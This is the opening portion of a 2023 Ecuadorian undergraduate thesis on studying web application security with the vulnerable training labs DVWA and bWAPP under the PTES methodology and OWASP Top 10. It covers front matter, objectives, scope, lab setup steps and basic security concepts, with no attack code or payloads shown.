UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

TITULO DEL TRABAJO DE TITULACIÓN

ESTUDIO DE TÉCNICAS DE CIBERSEGURIDAD APLICADO AL DESARROLLO DE APLICACIONES WEB MEDIANTE EL USO DE LA HERRAMIENTA DAMN VULNERABLE WEB APPLICATION (DVWA)

AUTOR

TOMALÁ LAÍNEZ STEVEN XAVIER

MODALIDAD: EXAMEN COMPLEXIVO

Previo a la obtención del grado académico en
INGENIERO EN TECNOLOGÍAS DE LA INFORMACIÓN

TUTOR

ING. LÍDICE HAZ LÓPEZ, MSI.

Santa Elena, Ecuador

Año 2023

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

TRIBUNAL DE SUSTENTACIÓN

Ing. José Sánchez Aquino, Mgtr.
DIRECTOR DE LA CARRERA

Ing. Lidice Haz López, Msi.
TUTOR

Lsi. Daniel Quirumbay Yagual, Msia.
DOCENTE ESPECIALISTA

Ing. Marjorie Coronel Suárez, Mgti.
DOCENTE GUÍA UIC


UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

CERTIFICACIÓN

Certifico que luego de haber dirigido científica y técnicamente el desarrollo y estructura final del trabajo, este cumple y se ajusta a los estándares académicos, razón por el cual apruebo en todas sus partes el presente trabajo de titulación que fue realizado en su totalidad por TOMALÁ LAÍNEZ STEVEN XAVIER, como requerimiento para la obtención del título de Ingeniero en Tecnologías de la Información.

La Libertad, a los 17 días del mes de enero del año 2023

TUTOR



Ing. Lídice Haz López, Msi.

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

DECLARACIÓN DE RESPONSABILIDAD

Yo, **STEVEN XAVIER TOMALÁ LAÍNEZ**


DECLARO QUE:

El trabajo de Titulación, Estudio de técnicas de ciberseguridad aplicado al desarrollo de aplicaciones web mediante el uso de la herramienta Damn Vulnerable Web Application (DVWA) para evaular vulnerabilidades de la plataforma informática UPSE previo a la obtención del título en Ingeniero en Tecnologías de la Información, ha sido desarrollado respetando derechos intelectuales de terceros conforme las citas que constan en el documento, cuyas fuentes se incorporan en las referencias o bibliografías. Consecuentemente este trabajo es de mi total autoría.

En virtud de esta declaración, me responsabilizo del contenido, veracidad y alcance del Trabajo de Titulación referido.

La Libertad, a los 03 días del mes de marzo del año 2023

EL AUTOR



STEVEN XAVIER TOMALÁ LAÍNEZ

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

CERTIFICACIÓN DE ANTIPLAGIO

Certifico que después de revisar el documento final del trabajo de titulación denominado, ESTUDIO DE TÉCNICAS DE CIBERSEGURIDAD APLICADO AL DESARROLLO DE APLICACIONES WEB MEDIANTE EL USO DE LA HERRAMIENTA DAMN VULNERABLE WEB APPLICATION (DVWA) PARA EVAULAR VULNERABILIDADES DE LA PLATAFORMA INFORMÁTICA UPSE, presentado por el estudiante, TOMALÁ LAÍNEZ STEVEN fue enviado al Sistema Antiplagio, presentando un porcentaje de similitud correspondiente al 4%, por lo que se aprueba el trabajo para que continúe con el proceso de titulación.

Firmado electrónicamente por:
LIDICE VICTORIA HAZ LOPEZ

Ing. Lídice Haz López, Msi.

UNIVERSIDAD ESTATAL PENÍNSULA DE SANTA ELENA
FACULTAD DE SISTEMAS Y TELECOMUNICACIONES

AUTORIZACIÓN

Yo, **STEVEN XAVIER TOMALÁ LAÍNEZ**

Autorizo a la Universidad Estatal Península de Santa Elena, para que haga de este trabajo de titulación o parte de él, un documento disponible para su lectura consulta y procesos de investigación, según las normas de la Institución.

Cedo los derechos en línea patrimoniales de artículo profesional de alto nivel con fines de difusión pública, además apruebo la reproducción de este artículo académico dentro de las regulaciones de la Universidad, siempre y cuando esta reproducción no suponga una ganancia económica y se realice respetando mis derechos de autor

Santa Elena, a los 03 días del mes de marzo del año 2021

EL AUTOR

STEVEN XAVIER TOMALÁ LAÍNEZ

AGRADECIMIENTO

En primer lugar, doy gracias a Dios por brindarme la sabiduría, inteligencia, paciencia, constancia y perseverancia para resolver los problemas presentados en el transcurso de este proceso, y así alcanzar este nuevo objetivo de vida.

A mi familia que fueron pilares fundamentales en mi formación profesional y personal, quienes, con su amor incondicional, dedicación y paciencia siempre se preocupaban por verme culminar mis estudios, inculcando la valentía y ejerce el apoyo de todas las formas posibles para seguir adelante, sin ellos nada de esto hubiera sido posible para mí.

A cada uno de los docentes de la Facultad de Sistemas y Telecomunicaciones por sus consejos y enseñanzas, que a lo largo de la carrera me formaron profesionalmente en diversas áreas compartiendo sus experiencias y conocimientos.

A mi tutora, la Ingeniera Lidice Haz López, quien ha estado dispuesta a guiarme, enseñarme de manera pertinente para culminar este trabajo de titulación.

Steven Xavier, Tomalá Laínez

DEDICATORIA

Dedico este trabajo a toda mi familia por apoyar en todo el proceso de mis estudios, desde la Escuela hasta ahora en la Universidad. Gracias por ser los pilares fundamentales para que esto se haga posible y lograr un meta más de muchas que estarán por venir.

También a las personas de mi entorno, compañeros, amigos, docentes que a lo largo de todo este proceso profesional me brindaron consejos y enseñanzas para afrontar las cosas más difíciles de la vida, y poder seguir adelante a pesar del cansancio, estrés, días malos, días buenos circunstancias de la vida que se presenta hoy en día. Por ello, es de mi parte decirles GRACIAS por esa fe y confianza por todo este tiempo.

Steven Xavier, Tomalá Laínez

INDICE GENERAL

INDICE DE TABLAS

INDICE DE FIGURAS

INDICE DE IMÁGENES

INDICE ANEXOS

RESUMEN

En este trabajo investigativo se evaluaron técnicas de ciberseguridad para el desarrollo seguro de aplicaciones web mediante pruebas de penetración en entornos virtuales con aplicaciones web vulnerables. Se utilizó la metodología PTES y se analizaron las vulnerabilidades más explotadas según el OWASP Top 10 de 2021, desarrollando cuatro categorías de pruebas de ataque para comprender el contexto real del esquema de ejecución de ataque. Se presentaron once enfoques de estudio de hallazgos y recomendaciones de seguridad informática, así como un conjunto de mejores prácticas para el desarrollo de aplicaciones web y la implementación de medidas de seguridad informática. El objetivo es crear conciencia y proporcionar recomendaciones para mitigar cualquier ataque cibernético futuro. Se realizaron pruebas de ataque utilizando herramientas óptimas para explotar las vulnerabilidades, se recopiló información para elaborar un informe detallando los resultados y se presentaron observaciones resultantes y recomendaciones para la parte técnica de seguridad.

Palabras Claves: aplicaciones web, PTES, OWASP Top 10

ABSTRACT

In this investigative work, cybersecurity techniques were evaluated for the secure development of web applications through penetration testing in virtual environments with vulnerable web applications. The PTES methodology was used, and the most exploited vulnerabilities according to the OWASP Top 10 of 2021 were analyzed, developing four categories of attack tests to understand the real context of the attack execution scheme. Eleven approaches to study findings and recommendations for cybersecurity were presented, as well as a set of best practices for web application development and implementation of cybersecurity measures. The objective is to raise awareness and provide recommendations to mitigate any future cyber attacks. Attack tests were conducted using optimal tools to exploit vulnerabilities, information was gathered to create a detailed report of the results, and resulting observations and technical security recommendations were presented.

Keywords: web applications, PTES, OWASP Top 10

INTRODUCCIÓN

La seguridad informática en las organizaciones es un tema necesario para salvaguardar los activos valiosos. Las organizaciones han sido víctimas de ataques cibernéticos debido a la falta de incorporación de seguridad en sus sistemas, provocando afectar la visión de la empresa, la confiabilidad, disponibilidad e integridad, dando acceso a los piratas informáticos para aprovechar las brechas de seguridad conocidas como vulnerabilidades para así propagar malware, comprometer sistemas, doblegar la seguridad en la red, entre otros aspectos que reflejan la diversificación de ataques informáticos. Con el fin de robar los datos y perjudicar a la entidad.

Hoy en día, las organizaciones manejan extensas áreas de almacenamiento digital donde almacenan información crítica como datos de identificación personal, registros de procesos, manual de funciones, entre otros. Esta práctica ha atraído a delincuentes cibernéticos que buscan penetrar en estas entidades para obtener información valiosa y utilizarla de manera ilícita mediante una variedad de técnicas para acceder y robar información de cualquier ente que es vulnerable a un ataque.

Es por esta razón, el presente trabajo tiene como finalidad el estudio de técnicas de ciberseguridad en el ámbito de desarrollo de aplicaciones web mediante la utilización de laboratorios de simulaciones que cuenta con aplicación web vulnerable. Para evaluar las técnicas en relación con el TOP 10 de OWASP 2021, analizando su comportamiento en los esquemas de seguridad y desarrollar la comparativa de cuatro categorías como; fallas de identificación y autenticación, configuración incorrecta de seguridad, inyección y diseño inseguro. Se realizaron las pruebas tanto tradicionalmente como la ayuda de herramientas para el ataque cibernético en los escenarios creados, y con el resultado obtenido emplear acciones para escalar privilegios y encontrar datos sumamente potentes para luego ejercer la elaboración del informe que cuenta con los análisis pertinentes de los ataques, y establecer las observaciones de resultados de los incidentes y recomendaciones para mitigar los eventos. Y a su vez, se presentará una propuesta de buenas prácticas para el desarrollo seguro en marcado en ISO 27001 Y CIS, referentes potenciales en controles de seguridad tanto en sistemas como en redes.

En la sección capítulo 1, se detalla de manera significativa sobre la problemática de la seguridad informática en las organizaciones y la falta de seguridad al desarrollo de aplicaciones web seguro, y establecer la solución planteada. Además, se encuentra los antecedentes, descripción del proyecto, el objetivo general y específicos, justificación y alcance.

En la sección capítulo 2, se encuentra el marco conceptual en donde se explica los conceptos importantes de la investigación, como a su vez el marco teórico que hace referente con relación al tema, también se muestra la metodología que se basa el desarrollo del proyecto, las técnicas de recolección de información empleadas.

En la sección capítulo 3, se encuentra la propuesta de desarrollo del proyecto, desglosando las cinco fases como; fase de recolección de información, análisis de vulnerabilidades, explotación, post-explotación e informe. Además de la propuesta de buenas prácticas para el desarrollo seguro que cuenta con introducción, descripción de controles y prácticas de seguridad.

CAPÍTULO I

1. FUNDAMENTACIÓN

1.1. ANTECENDES DEL PROYECTO

Hoy en día, el desarrollo de las TIC (tecnologías de la información y las comunicaciones), ha permitido abordar unos determinados números de servicios con el objetivo dar soluciones a necesidades de la vida cotidiana. Relativamente, la seguridad informática, y el desarrollo de software son dos temas muy interesantes que aborda todo el mundo tecnológico que sé observa [1].

No obstante, existe una marcada distancia entre la seguridad informática y el desarrollo de software debido a la falta de protección de datos con respecto a nivel de seguridad informática. Los desarrolladores minimizan este aspecto y se enfocan únicamente en realizar pruebas de funcionamiento, sin considerar la seguridad TI. Esto provoca un alto riesgo de vulnerabilidades como secuestro de datos, ciberataques, intrusión de piratas informáticos, espionaje, entre otros problemas. En el futuro, estas fallas podrían provocar costos elevados en soporte tras el lanzamiento de un producto defectuoso, lo que sería considerado un sistema inseguro e inestable por parte del cliente. [2].

El estudio de las vulnerabilidades a lo largo de la incorporación de la tecnología se ha visto influenciado por el gran volumen de información que se transporta, se comunica, y se almacena. Tras investigaciones que relacionan amenazas y vulnerabilidades en aplicaciones web 2020-2021, existe que el 17% de los ataques informáticos se ve involucrado en explotación de vulnerabilidades y fallas de seguridad en aplicaciones web. Por ende, los piratas informáticos utilizan estos sitios comprometidos para diversificar propósitos como; propagar malware, robar datos confiables, entre otras complicaciones que están directamente relacionadas con él funcionamiento y reputación de las organizaciones por la debilidad de sus sistemas y proteger de manera conmensurable las aplicaciones web, a continuación se presenta las vulnerabilidades más comunes por OWASP [3].




Figura 1: OWASP Top 10 2021 vulnerabilities (share of web applications) *[3]*

Al no existir un estudio de buenas prácticas que permita evidenciar o contener información importante sobre técnicas de ciberseguridad en el desarrollo de aplicaciones web seguro en nivel de seguridad informática en el ciclo de vida de desarrollo de software centrada en la fase de desarrollo y diseño para poder resguardar la integridad y la reputación de las organizaciones. Surge la necesidad de desarrollar la investigación correspondiente ya mencionado, para permitir la buena gestión de seguridad TI y la importancia de crear aplicaciones web que garanticen la seguridad de activos. Mediante consultas de investigación sobre el tema a estudiar y conversación con personal experto en seguridad informática y hacking ético, sé ha conseguido que las organizaciones cuentan con el poco conocimiento e interés sobre el tema de seguridad en las aplicaciones, y por falta de esta índole, puede afectar la visión de la gente que tiene sobre la empresa, así como la disponibilidad, integridad y confiabilidad (Ver Anexo 1). Adicionalmente, también se tiene conocimiento que la data sensible que pueda contener una empresa al hacer expuesta provocaría la quiebra por acciones de falta de seguridad. Por lo cual, por ser el ser humano el eslabón más débil se puede emplear ingeniería social y así conocer información necesaria para instruir las acciones de robo de datos de la empresa (Ver Anexo 2).

Para dicho estudio se dará pautas a investigaciones, artículos, tesis que estén asociadas al tema investigativo, en donde las aportaciones permitirán comprender más sobre la situación que ejerce el desarrollo de aplicaciones web seguro en dependencia a la seguridad informática para la protección de datos. Por lo cual, se menciona tres aspectos como estudio centrado en la parte local, entorno país y así mismo de manera internacional que se menciona a continuación.

El artículo científico tecnológico "**Método para el desarrollo de software seguro basado en la ingeniería de software y ciberseguridad (Universidad Ecotec, Ecuador)**", indica como resultado un modelo de seguridad de software basado en métricas OWASP y en ciclo de vida del software, marcando una tendencia enorme en el tema de seguridad informática en los sistemas desarrollados, en donde se propician claramente vulnerabilidades y riesgos en seguridad TI. Es por ello, surge la necesidad de implementar estrategias que mitiguen los problemas previstos para que así los mismos beneficiarios(estudiantes) u otras universidades puedan desplegar habilidades de prevención con la ayuda de herramientas y metodologías. Con la finalidad de asegurar un producto final estable y de crecimiento de colaboración en el área de seguridad informática aplicada en el desarrollo de software [4].

Por otro lado, la tesis **"Comparación de técnicas de detección de vulnerabilidades de ataques de Cross Site Scripting en aplicaciones web de microempresas (Perú)"**, indica como resultado como la seguridad en aplicaciones web ha sido generalizada en funcionamiento, en vez de seguridad informática. Para así ejercer un alto golpe en la aparición de vulnerabilidades como lo es inyección SQL, incorporación de ficheros maliciosos, Cross Site Scripting, entre otros. El consenso de código malicioso mediante el método POST permite al atacante ganar permiso y ser capaz de robar información relevante como secuestro de cookies que contiene datos sensibles del internauta. Es por ello, surge la necesidad de implementar un estudio de dos técnicas para detectar vulnerabilidades sobre ataques de Cross Site Scripting en el desarrollo de app web, dando como comparativa la técnica de detección dinámica de Vulnerabilidades (DDV) y la técnica Sumidero Detección de Vulnerabilidades (SDV) [5].

Además, la tesis **"Guía metodológica para implementar la seguridad durante el desarrollo de aplicaciones informáticas (La Habana-Cuba**)", describe que fue desarrollado a base de principios de desarrollo ágil, en donde proporciona estándares de buenas prácticas de manera internacional para establecer un desarrollo de software seguro. Tiene como objetivo dar funcionalidad en la planificación para minimizar amenazas y corregir errores a tiempos, la disposición es dar métodos que den la base en contribuir calidad y sistemas seguros confiables. [6]

En conclusión y congruente a las consultas desarrolladas ya mencionadas. El punto a resaltar es como dichos estudios se centran en la seguridad informática mediante técnicas de ciberseguridad, como a su vez buenas prácticas enfocadas al desarrollo de aplicaciones web seguro en donde cuentan con procedimientos que demandan respuestas muy favorables para él estudio conciso que proporciona la investigación. Por lo tanto, el enfoque de aplicaciones inseguras por la falta de protección de los datos en el ámbito de seguridad informática. Permitirá establecer una estructura fiable donde él funcionamiento y las pruebas de seguridad TI estarán resaltadas de una forma equilibrada para así tener un sistema confiable y seguro.

1.2. DESCRIPCIÓN DEL PROYECTO

Al no existir un conjunto de información sobre el desarrollo de aplicaciones web seguro que resalte la protección de activos de información. Hace incierta la falta de calidad e integridad de los sistemas en las organizaciones, conllevando la tediosa tarea de detectar a tiempo los incidentes de seguridad y el robo de datos es eminente por la falta de respuesta. Es por esta razón, surge la premisa de presentar un buen manejo y control de ciberseguridad en las entidades basadas en la metodología PTES, que ejerce una buena estructura en pruebas de penetración con la ayuda de herramientas y técnicas orientada a evaluar la seguridad del desarrollo de aplicaciones web.

Las pruebas de test penetración son relacionados con escenarios donde ocurre mayor frecuente el incidente de seguridad, permitiendo conocer la efectividad de los ataques, el activo en peligro, el nivel de criticidad, el método de ataque, entre otros aspectos que el ciberdelincuente emplea para comprometer el sistema. Por ende, el estudio de ciberseguridad es preciso y necesario para conocer y emplear buenas prácticas de seguridad que permitan mitigar las brechas existentes de seguridad en aplicaciones web.

el presente proyecto se guiará con la metodología PTES (penetration Testing Excecution Standard).

Fase 1: Recolección de información

Se realiza la entrevista pertinente a expertos de seguridad informática de la universidad Estatal Península de Santa Elena - UPSE para comprender la importancia de la seguridad tecnológica en las organizaciones, buenas prácticas, métodos, entre otros. También se centra en el levantamiento de información sobre la selección de laboratorios de simulación para el estudio de ciberseguridad en él desarrollo de aplicaciones web seguro, instalación, configuración para las pruebas de seguridad.

Fase 2: Análisis de vulnerabilidades

Comprende en el análisis de vulnerabilidades mediante la justificación con estadísticas de vulnerabilidades más comunes explotadas en aplicaciones web. Basado en él TOP 10 de OWASP 2021, que cuenta con categorías de vulnerabilidades que permite entender el esquema de los incidentes de seguridad. Además, realizar la comparativa de cuatro categorías seleccionadas para las pruebas, con el fin de conocer a detalle el accionar de estas categorías en diferentes escenarios.

Fase 3: Explotación

Se realiza la experimentación de las técnicas de ciberseguridad sobre cuatro categorías seleccionadas en el estudio, y así mismo ejercer el diseño de escenarios de pruebas para identificar las brechas de seguridad que desarrollan los entornos de simulación, cuanto tiempo tarda en ejecutar el ataque, robo de datos, complejidad y tipo de ataque. Todo con el objetivo de identificar las debilidades para luego emplear buenas prácticas de seguridad

Fase 3: Post-Explotación

Presentar alternativas de explotación con la diferencia de lograr escalar privilegio, robar información sensible mediante el sistema comprometido. Por ende, mediante la información recolectada en la anterior fase, se analiza más a detalle cómo obtener mayores datos de los entornos mediante post-explotación, analizando la red, formularios, inyección, entre otros.

Fase 4: Informe

Él desarrollo del informe proviene de los resultados obtenidos mediante la fase explotación y post – explotación, en donde se explica mediante una introducción todo lo referente a la seguridad de aplicaciones web, el análisis e interpretación de resultados, observaciones y recomendaciones de toda la parte experimental sobre los escenarios de estudio desarrollado para la investigación

1.3. OBJETIVOS DEL PROYECTO

1.3.1. OBJETIVO GENERAL

Evaluar las técnicas de ciberseguridad mediante el uso de máquinas virtuales vulnerables para el desarrollo de aplicaciones web seguro.

1.3.2. OBJETIVOS ESPECIFICOS

- Estudio comparativo de las diferentes técnicas de ciberseguridad para el desarrollo de aplicaciones web
- Diseñar escenarios de prueba usando máquinas virtuales vulnerables para evaluar el nivel de seguridad de una aplicación web
- Seleccionar un conjunto de buenas prácticas para el desarrollo de aplicaciones web

1.4. JUSTIFICACIÓN DEL PROYECTO

Hoy en día, el desarrollo de software seguro es considerado como parte esencial en los sistemas informáticos en toda organización. Donde la seguridad informática en los sistemas de software es amplia y disponible para realizar procesos que tenga como factor favorable ayudar a las organizaciones, como a su vez a los usuarios finales que interactúan con el software mediante su incorporación correcta en herramientas, metodologías y buenas prácticas para permitir a salvo los activos de información del propio ente. Por lo tanto, el principal objetivo sobre la seguridad de informática en aplicaciones web radica en el desarrollo de software seguro desde el inicio de su producción sin tener que agregar elementos adicionales de seguridad, efectuando el uso de buenas prácticas en prueba de técnicas de ciberseguridad que se centren más al software como es el caso de desarrollo y diseño , para comprobar la capacidad de resistente a ataques maliciosos [7].

Por otro lado, la seguridad de aplicaciones rige como un conjunto de buenas prácticas, y no es definido como una tecnología única, en donde se incorporan funciones y características que permitan al software de una organización, prevenir y remediar cualquier amenaza que realizan los ciberatacantes, como también generar beneficios como; reducción de riesgo en las fuentes internas, proteger los datos sensibles que se filtran, mejorar la confianza de inversores de negocios y mantener seguro los datos del cliente [8].

El proyecto de investigación tendrá como primera instancia beneficiar a las organizaciones con la finalidad de resolver los problemas presentados en él estudio de seguridad informática en sistemas informáticos y robo de información tras la investigación de las técnicas de ciberseguridad. Dando soluciones prácticas a inexistencia de prueba de seguridad informática, sistema inseguro, altos costos en soporte, lanzamiento de producto con fallas, bloquear accesos a piratas informáticos. Con la finalidad de contener confiabilidad, disponibilidad e integridad de datos en el desarrollo seguro de aplicaciones web.

Del mismo modo, como beneficiarios indirectos se encuentran los usuarios finales que interactúan con el software correcto sobre la base de herramientas, metodologías y buenas prácticas que permiten mantener a salvo la información sensible de los propios entes. Por otro lado, también tendrá la viabilidad de que el sistema sea estable y seguro para así minimizar los errores que se puedan generarse en plena ejecución. Por lo consiguiente, enseñar a los usuarios a usar el software de la forma conveniente para evitar que sean propensos o puntos fáciles de cualquier ataque cibernético.

El presente estudio sirve como línea base de referencias académicas y científicas para continuar evaluando e identificando vulnerabilidades en el desarrollo de aplicaciones web seguro, que permita apreciar la suma recuperación de los puntos débiles de estos en las organizaciones sobre la lucha constante sobre las vulnerabilidades empleadas por hackers

Mediante el estudio se busca coadyuvar a que se mejore el desarrollo de software seguro a través del análisis de vulnerabilidades más comunes explotadas, y así evaluar la seguridad mediante técnicas de ciberseguridad para probar la efectividad los ataques de pentesting, identificar los puntos frágiles sobre los procesos de seguridad, entre otros.

Adicionalmente, conocer la efectividad, tiempo de ejecución, rigurosidad de nivel de seguridad sobre las vulnerabilidades de mayor impacto y frecuentes para presentar recomendaciones de conjuntos de buenas prácticas centralizadas en normas internacional de desarrollo de aplicaciones web.

Cabe destacar que el resultado obtenido en el estudio servirá como base para todas aquellas entidades que ejercen los mismos procesos o referentes a desarrolladores que desean adquirir este tipo de investigación como pauta al desarrollar el análisis correspondiente de la creación de un producto (aplicaciones web).

La presenta propuesta esta direccionado al plan de creación de oportunidades, haciendo énfasis al eje relevante, en la cual detalla lo siguiente:

Eje seguridad integral

Objetivo 10.- Garantizar la soberanía nacional, integridad territorial y seguridad del Estado [9].

Política 10.1. - Fortalecer al estado para mantener la confidencialidad, integridad y disponibilidad de información frente a amenazas provenientes de ciberespacio y proteger su infraestructura critica [9].

1.5. ALCANCE DEL PROYECTO

La implementación del estudio sobre las técnicas de ciberseguridad en el desarrollo de aplicaciones web permitirá realizar el análisis correspondiente que se hace a la hora de construir un sistema basado al método tradicional del ciclo de vida de desarrollo de software seguro, a través de la simulación de máquinas virtuales vulnerables.

En la guía de investigación contará con la información resaltante de los problemas de seguridad en las aplicaciones web por la falta de test de penetración, poco conocimiento de seguridad informática en las organizaciones, activos de información en peligros, los incidentes de seguridad que permita él ciberdelicuente aprovechar y poner en peligro la reputación de una entidad, todo en relación de la importancia de la seguridad de las aplicaciones web.

Por ende, el desarrollo de la metodología PTES estará desglosado con actividades que permita a la investigación tener un enfoque claro y conciso.

Fase 1: Recolección de información

- **Preparar el ambiente de simulación máquina virtual bee-box (BWAPP)**
  - Descargar el archivo zip bee-box_v1.6.7z
  - Descomprimir archivo zip bee-box
  - Crear Máquina Virtual Bee-Box (Sistema Operativo Linux, Red Hat, 64bits)
  - Red Virtual
  - Seleccionar disco duro virtual de bee-box, extensión vmdk
  - Inicio del portal
- **Preparar laboratorio DVWA**
  - Descargar el archivo zip DVWA v1.9
  - Descomprimir archivo zip DVWA
  - Colocar Carpeta DVWA al servidor web
  - Configurar la base de datos
  - Crear nuevo usuario
  - Dar privilegio del usuario creado en el motor de base de datos
  - Configurar archivo php.ini
  - Alzar servicio apache2 y mysql
  - Inicio del portal

Fase 2: Análisis de vulnerabilidades

- Buscar las vulnerabilidades más explotadas
- Agrupar ciberataques a las vulnerabilidades para el entorno de trabajo
- Clasificar acorde a su nivel de criticidad
- Categorizar las vulnerabilidades

Fase 3: Explotación

- Experimentación de prueba en las máquinas virtuales en los escenarios diseñados
- Explotar las vulnerabilidades mediante el uso de técnicas de seguridad
- Conocer el nivel de acceso que se da sobre el objetivo

Fase 4: Post-Explotación

- Obtener información relevante
- Evadir mecanismo de seguridad
- Acceder a un servicio a través del sistema comprometido

Fase 5: Informe

- Datos de los entornos
- Objetivo
- Alcance
- Análisis e interpretación de resultados
- Observaciones y recomendaciones

El estudio de las técnicas de ciberseguridad brindará una visualización sobre las condiciones que enmarcan toda la seguridad informática en aplicaciones, en la fase de diseño y desarrollo. Por ende, no se implementará el uso de un módulo de análisis y tampoco contar con un activo de información de una entidad (base de datos, archivos de configuración, entre otros). Sin embargo, tendrá pruebas de simulación que reflejen diferentes escenarios del contexto real de ataque, para así comprender mejor los incidentes de seguridad en aplicaciones web y adicionalmente que en un futuro cercano sea ampliado.

CAPITULO II

2. MARCO TEÓRICO Y METODOLOGÍA DEL PROYECTO

2.1. MARCO CONCEPTUAL

2.1.1. ¿QUÉ ES LA SEGURIDAD INFROMÁTICA?

La seguridad informática tiene la labor de dar seguridad al medio informático, para varios expertos manifiestan que la informática es la ciencia encargada de los procesos, técnicas y métodos que buscan procesar el almacenamiento y trasmisión de la información, que a diferencia de la seguridad de la información en donde no tiene como fin la seguridad del medio informático, sino también se preocupa por toda aquella información sensible e importante [7].

La gran tarea de la seguridad informática es minimizar los riesgos que sé proporciona en diversas partes del medio, como lo es la entrada de los datos, el mismo medio que transporta la información., hardware que contiene los protocolos que se usan para trasmitir y recibir la data, los usuarios y los protocolos que están implementados, todo esto con el fin de generar una gran seguridad y cumplir en minimizar los riesgos presentados [7].

Usuario: Es considerado como el eslabón más débil de la cadena, debido a que es imposible controlar a las personas, por ende, hay que tener mucho cuidado con el mismo usuario [7].

Información: Es representación de información relevante y sensible en la seguridad informática, por lo tanto, debe ser protegido y mantener a salvo por ser un activo de información útil que en manos equivocadas se puede sacar provecho [7].

Infraestructura: Es el medio que debe tener mayor control y manejo sobre los procesos que imparten al sistema, para así no exponer puntos débiles que generan problemas complejos, como lo es acceso no autorizado, el robo de identidad y daños que alteren los procesos para que el sistema sea débil y vulnerable a un ataque [7].

2.1.1.1. CONFIDENCIALIDAD

Hace referencia a la información sensible, aquella ya sea privada o secreta, no sea expuesta a usuarios (sean personas, procesos, etcétera) no autorizados. Por ende, la protección de este apartado cuenta con la aplicación sobre aquellos datos almacenados que son distribuidos

mediante procesos, que se encuentra en trasmisión o son trasmitidos por las rutas establecidas [10].

2.1.1.2. INTEGRIDAD

Manifiesta la seguridad de la información almacenada en los diversos dispositivos mediante su trasmisión por cualquier canal de comunicación y evidenciar que no ha sido alterada por usuarios terceros de forma malintencionada. La finalidad de este apartado es que la información no sea modificada mediante usuarios no autorizados [11].

2.1.1.3. DISPONIBILIDAD

La disponibilidad de la información depende de las características o capacidad que se debe asegurar en la fiabilidad y el acceso oportuno de la data y del recurso. Por ende, la información debe estar disponible para que los usuarios autorizados pueden adquirir cuando sea necesario [12].

2.1.1.4. NO REPUDIO

También conocido como irrenunciabilidad, permite la garantía al receptor de la comunicación, verificar el origen del mensaje que fue enviado por el emisor, y que la misma data no haya sido enviada por un tercero que se haga pasar por el emisor. En pocas palabras, el repudio tiene la capacidad de demostrar o probar la participación de las partes del origen y destino sobre los actores de comunicación mediante su identificación para determinar cierta acción [13].

2.1.2. WEB APPLICATION

La finalidad de una aplicación web es mostrar información a los usuarios de una red interna. Estos programas suelen incorporar elementos que permiten una comunicación activa entre el usuario y la información, lo que da lugar a una interacción dinámica con los datos. Por ejemplo, los usuarios pueden realizar diversas funciones, como rellenar y enviar formularios, participar en juegos o acceder a gestores de bases de datos de cualquier tipo [14].

2.1.2.1. ESTRUCTURA DE APLICACIÓN WEB

La estructura común de una aplicación sé divide en tres capas. La primera capa está formada por el navegador web, la segunda capa es la capa central que utiliza tecnología web dinámica, y la tercera capa es la base de datos. El navegador web envía solicitudes a la capa central, la

